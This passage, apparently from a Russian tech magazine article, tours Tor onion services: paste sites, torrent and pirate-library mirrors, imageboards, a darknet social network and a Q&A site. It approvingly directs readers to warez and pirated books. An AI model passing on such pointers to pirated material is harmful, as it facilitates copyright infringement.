


Stronghold Paste

Любой из них позволяет задать таймер, по которому информация будет стер-та. На Stronghold Paste есть раздел с архивами — можешь поинтересоваться, какую ерунду туда постят. Чтобы твои данные не попали в этот список, не забывай ставить галку Private. Заметь, что у Pasta ограничение на размер текста — целых 10 Мбайт. При желании сюда вполне можно запостить файл, закодированный в Base64.

Торренты


Что обычно прячется в темных уголках интернета, кроме наркоты и голых писек? Конечно же, варез! В наше время тут, правда, никакой особой веселухи: есть зеркало The Pirate Bay, и оно в целом покрывает большую часть пиратских потребностей. У RuTracker отдельного сервиса в Onion нет (Tor и так позволяет заходить на RuTracker.org в обход блокировки), зато такой есть у Rutor. Еще можешь заглянуть на «Схоронил» — этот сайт на порядок меньше (1,6 миллиона раздач против 25 миллионов у Rutor), но лишний шанс отыскать что-то редкое не повредит.



Если thepiratebay.org перестал открываться, ты знаешь, что делать

Книги

Для книголюбов в дарквебе тоже есть все необходимое — в первую очередь это «Флибуста» и отличный поисковик по «библиотеке Траума» под названием «Словесный богатырь». Английские и немецкие книги можно поискать в местечке с пафосным названием Imperial Library of Trantor, но с новыми поступлениями там туговато. Еще есть Calibre, правда база из 1600 книг — это как-то не очень серьезно. В развалах компьютерной и учебной литературы на английском можешь покопаться по этой ссылке. Ну и конечно, на место в закладках серьезно претендует зеркало пиратского агрегатора научных работ Sci-Hub (мы о нем уже как-то раз писали).




Второй важный парусник

Общение


Ходить на хидденсервисы, просто чтобы потрепаться, — это, определенно, развлечение на любителя. В обычном вебе достаточно ресурсов, на которых можно анонимно зарегистрироваться (или не регистрироваться вовсе) и болтать о чем душе угодно. На «луковых» сайтах говорят в основном о делах. Каких — ты уже, наверное, понял.

Мест для свободного общения не так много, но они существуют. Еще недавно в Onion работало зеркало 2ch.hk — ссылку приводим на тот случай, если оно еще оживет. Есть и другие имиджборды: знаменитый в узких кругах иностранный 8chan, русскоязычные Neboard и «Хайбане».



Neboard. Черный чан в темной паутине

Главной социальной сетью Onion можно считать Galaxy2 — если покопаться, то в ней можно найти занятные тематические группы или познакомиться с интересными людьми. Тем, кто предпочитает общаться на русском, будет небезынтересен ресурс onelon. Это довольно необычная платформа для блогов с небольшим, но живым сообществом. Обрати внимание, что для регистрации потребуется создать себе ключ PGP (это, кстати, распространенное в даркнебе явление).



Galaxy2. Стоило зарегистрироваться — уже трое друзей

Может оказаться полезным и сайт Hidden Answers. Это что-то вроде Yahoo Answers или «Ответов@Mail.Ru», но с фокусом на даркнете и связанных с ним вещах. Главные темы — надежность торговых площадок, настройка Tor и, конечно, поиск тематических ресурсов. Последнее делает Hidden Answers интересным местом для начала серфинга.

Как минимум для галочки стоит упомянуть, что в Onion работает зеркало Facebook. Для живущих в России в нем смысла немного, но, к примеру, в Китае Facebook заблокирован, так что ходить на него через Tor — самое оно.

